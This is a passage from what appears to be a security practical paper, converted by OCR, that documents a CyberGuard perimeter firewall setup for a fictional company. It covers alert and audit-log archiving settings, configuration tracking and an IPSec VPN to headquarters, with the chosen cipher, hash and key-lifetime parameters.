firewall as well.



Alerts, Activities, and Archives (gate1.fortunecookie.com:cg1)

Suspicious Event Type	File	Window	Mail	SNMP Trap	Pager	Syslog	Shell Command
Disk partitions full	□	☑	□	□	□	□	□
Failed login attempts	□	☑	□	□	□	□	□


Log File	DiskFull
Mail Recipient	root
Mail Level	NETWORK
SNMP Host Address	0.0.0.0
SNMP Community	public
SNMP Trap Number	0
SNMP Message	Alarm
Pager Number	
Pager Message	1
Pager Comm Port	1
Syslog Facility	local7
Syslog Level	notice
Shell Command	

Files

```
/
/var
```

Interval (secs)	3600
Percent in Use	70
Number of Tries	

Any *IP interface spoofing attempts* will be logged to the /var/audit_logs/NetguardI file located on the perimeter firewall.



Alerts, Activities, and Archives (gate1.fortunecookie.com:cg1)

Suspicious Event Type	File	Window	Mail	SNMP Trap	Pager	Syslog	Shell Command
IP interface spoofing attempts	☑	□	□	□	□	□	□
Interface access check failures	□	□	□	□	□	□	□

Log File	Netguardl
Mail Recipient	root
Mail Level	NETWORK
SNMP Host Address	0.0.0.0
SNMP Community	public
SNMP Trap Number	0
SNMP Message	Alarm
Pager Number	
Pager Message	1
Pager Comm Port	1
Syslog Facility	local7
Syslog Level	notice
Shell Command	


Files

Interval (secs)

Percent in Use

Number of Tries

Since High-Availability has been configured for the perimeter firewall, a file alert has been configured for *High availability served transitions* and *High availability missing heartbeat*. A window alert has also been configured for the *High availability missing heartbeat* alert.


Alerts, Activities, and Archives (gate1.fortunecookie.com:cg1)
Save
Revert
Use
Close Window
?
Alerts
Activities
Archives
Files


Suspicious Event Type	File	Window	Mail	SNMP Trap	Pager	Syslog	Shell Command
High availability served transition	☑	□	□	□	□	□	□
High availability missing heartbeat	☑	☑	□	□	□	□	□

Log File	HAnohb
Mail Recipient	root
Mail Level	NETWORK
SNMP Host Address	0 0 0 0
SNMP Community	public
SNMP Trap Number	0
SNMP Message	Alarm
Pager Number	
Pager Message	1
Pager Comm Port	1
Syslog Facility	local7
Syslog Level	notice
Shell Command	

Interval (secs) 180 Percent in Use Number of Tries 1

Alerts

The audit logs on the perimeter firewall will be backed up to FTP-3 located on the management network. The audit logs will be removed each night at midnight and placed in the /perimeter/archives directory on FTP-3. The perimeter firewall will check the /var/audit directory each hour and will perform another archive if the disk utilization reaches 70%. The archived files will also be encrypted (the actual password is not displayed here).


Alerts, Activities, and Archives (gate1.fortunecookie.com:cg1)
Save
Revert
Use
Close Window
?
Alerts
Activities
Archives

Location for Archived Audit Trail

○ Device — Device Path:

○ File System — Destination Path:

● FTP — IP Address: ftp-3 — User Name: fcd

Destination Path: /perimeter/archives — Password:

Archive File: %n%m%d%H%M — Confirm Password:

Has password

Time for Archive Job

○ Never

● Daily

○ Weekly — Sun

○ Monthly — 01

Hour, Minute

Time of Day: 00 00

Archive Parameters


Keep Files 01 Days Old

☑ Disk Capacity 70 Percent

☑ Encryption Password: password

□ Archive Now

2.2.17 Activity Logs



Activity Logs

Nights to reset activity-log files:

☑ Sun ☑ Mon ☑ Tue ☑ Wed ☑ Thu ☑ Fri ☑ Sat

□ Enable CSMART backup

CSMART Server Address

CSMART Server Login

CSMART Server Password

Confirm Password

CSMART Server Path

Audit Logs

□ Resolve names of network addresses

☑ Use numeric ports, protocols, and ICMP types


Activity reports on the CyberGuard firewall should only be used for troubleshooting purposes and then turned off. These activity reports can generate a significant amount of traffic which can result in the consumption of the firewall's disk space. When a CyberGuard firewall is unable to conduct auditing of traffic (when disk space is full for example), it will stop passing traffic. To mitigate this problem with regards to the activity reports, the activity reports are reset each night.

When the activity reports are reset, the files are actually moved from the

/var/audit_logs directory on the firewall to the /var/audit_logs/old directory.

2.2.18 Configuration Tracking

CyberGuard firewalls support a feature called Configuration Tracking. Configuration Tracking allows each session to be assigned a change ticket. The use of the change ticket allows all modifications that are made to the firewall during that session to be tracked. In the event that a session needs to be “un-done”; the changes applied during that specific session can be viewed and restored if desired. This helps to mitigate the problem of having changes made to the firewall configuration that are not tracked through a lack of documentation.



☑ Track configuration changes made in each session

☑ Associate change tickets with sessions

Configuration archive directory /var/cgrv

2.3 Virtual Private Network (VPN) Security Policy


GIAC Enterprises (FCD) has some network access requirements that rely on vulnerable services or pass extremely sensitive information. To mitigate these risks GIAC Enterprises (FCD) has elected to establish a Virtual Private Network (VPN) to protect this vulnerable/sensitive traffic. The CyberGuard firewalls that GIAC Enterprises has employed have a built in VPN capability. One VPN will be established with GIAC Enterprises (HQ) and another separate VPN will be established for the mobile sales force to allow for remote access. All VPN connections will be established using Internet Protocol Security (IPSec).

IPSec is broken down into two different phases. Phase 1 is commonly referred to as IKE which stands for Internet Key Exchange. Some vendors, like Cisco, refer to Phase 1 as ISAKMP which stands for Internet Security Association Key Management Protocol. The goal of Phase 1 is to establish a secure communications channel between two IPSec peer devices. The goal of Phase 2 is to negotiate the method of protection for each type of traffic that will be transmitted across the VPN connection. Once Phase 1 and Phase 2 have completed, the actual data will be passed using whatever method(s) of protection were agreed upon between the two IPSec peer devices. Security Associations are negotiated during Phase 1 and Phase 2 to define the IPSec peer devices, the traffic passing between them, and how it will be protected. The bulk of this information is maintained in the Security Policy Database (SPD) and can be found by the reference pointer, the Security Parameter Index (SPI), located in the SA.

2.3.1 GIAC Enterprises Headquarters (HQ) VPN

A VPN will be established between the GIAC Enterprises (HQ) perimeter firewall and the GIAC Enterprises (FCD) perimeter firewall. This VPN connection will allow for the Central Management traffic on ports 21000-21003 on TCP to be protected with rotating keys. Additionally X.400 Directory Replication will be performed between the GIAC Enterprises (HQ) mail server and the GIAC Enterprises (FCD) internal mail server via port 102 on TCP through this VPN connection.


Phase 1 of the HQ VPN will utilize the Advanced Encryption Standard (AES) with Cipher Block Chaining (CBC) for its encryption algorithm. Secure Hash Algorithm 1 (SHA-1) will be used as the hash algorithm to provide for integrity. Diffie-Hellman group 5 (1536-bit) has been selected for negotiating the size of the shared secret key. The SAs created during Phase 1 will be saved for 90 minutes or 25 MB of data transmitted. These settings are identified as an IKE Protection Strategy named GIAC-Enterprises-1a.



Protection Strategy	Encryption Algorithm	Hash Algorithm	Diffie-Hellman Group	SA Lifetime Seconds	SA Lifetime Kbytes
GIAC-Enterprises-1a	aes-cbc	sha1	5	5400	25600
Default					
HighSecurity					
Aggressive					

Encryption Algorithm: aes-cbc
Hash Algorithm: sha1
Diffie-Hellman Group: 5
SA Lifetime Seconds: 5400
SA Lifetime Kbytes: 25600 □ Unspecified

Phase 2 of the HQ VPN will utilize AES-CBC for its encryption algorithm. The Hash Message Authentication Code (HMAC) SHA-1 with a 96 bit hash will be used to provide for integrity. The SAs created during Phase 2 will be saved for 8 hours or 50 MB of data transmitted. These settings are identified as an IPSec Protection Strategy named GIAC-Enterprises-1b.



Protection Strategy	Encryption Algorithm	Authentication Algorithm	SA Lifetime Seconds	SA Lifetime Kbytes	IPCOMP
GIAC-Enterprises-1b	aes-cbc	hmac-sha1-96	28800	51200	NO
Default					
HighSecurity					
EncryptOnly					
AuthOnly					

Encryption Algorithm: aes-cbc


Authentication Algorithm: hmac-sha1-96

SA Lifetime Seconds: 28800 □ Unspecified

SA Lifetime Kbytes: 51200 □ Unspecified

□ IP Payload Compression

A VPN Secure Channel is configured to identify the GIAC Enterprises (HQ) perimeter firewall as an IPSec peer device. Internet Key Exchange (IKE) will be used to negotiate the settings for Phase one of IPSec vice using manual keying.




Channel Name	Peer Type	Host / Interface Name	Establish Keys Using
GIAC-Enterprises-HQ	Gateway	hq-fw	Internet Key Exchange (IKE)
FCD-Mobile-1	Host	dec0	Internet Key Exchange (IKE)

Channel Name: GIAC-Enterprises-HQ

Peer Type: ● Gateway Host Name: hq-fw ○ Host Interface Name: dec0

Establish Keys Using: ● IKE Preshared Secret: ○ Manual Keying

The GIAC Enterprises (HQ) perimeter firewall and the GIAC Enterprises (FCD) perimeter firewall will use X.509 Public Key Infrastructure (PKI) Certificates to identify themselves to each other. GIAC Enterprises has their own Certificate Authority (CA) server that issues all PKI certificates for GIAC Enterprises. The certificates for the Root CA have been loaded into the firewalls to allow for authentication of other PKI certificates.



IKE Advanced Settings

Authentication Data

Preshared Secret

☑ Use identity

☑ Support Certificates

Firewall Keypair: FCD-Gate1

Subject Name: Default

IKE Data


IKE Protection Strategy: GIAC-Enterprises-1a

IKE Mode: Main Mode

Perfect Forward Secrecy Group: 2

The GIAC-Enterprises-1a IKE protection strategy has been selected for use with GIAC Enterprises (HQ). IKE Main Mode has been selected due to the vulnerabilities associated with Aggressive Mode negotiations. Perfect Forward Secrecy group 2 has been selected to utilize Diffie-Hellman group 2 for each re-keying of Phase 1.

The GIAC Enterprises (HQ) perimeter firewall and the GIAC Enterprises (HQ) mail server may be reached across this VPN connection as designated under the *Peer Protected Networks* tab. This allows the firewall to establish a virtual routing table that allows it to know of the destination of the GIAC Enterprises (HQ) mail server, even though it is not advertised outside of the GIAC Enterprises (HQ) firewall.



VPN Secure Channels (gate1.fortunecookie.com:cg1)


VPN Secure Channels: GIAC-Enterprises-

Network Address:
mail-hq
hq-fw

Choices List:
NTP-Clients
arpanet
cg1hb4
cg1hb5
dec0_NETWORK
dec1_NETWORK
dec2_NETWORK

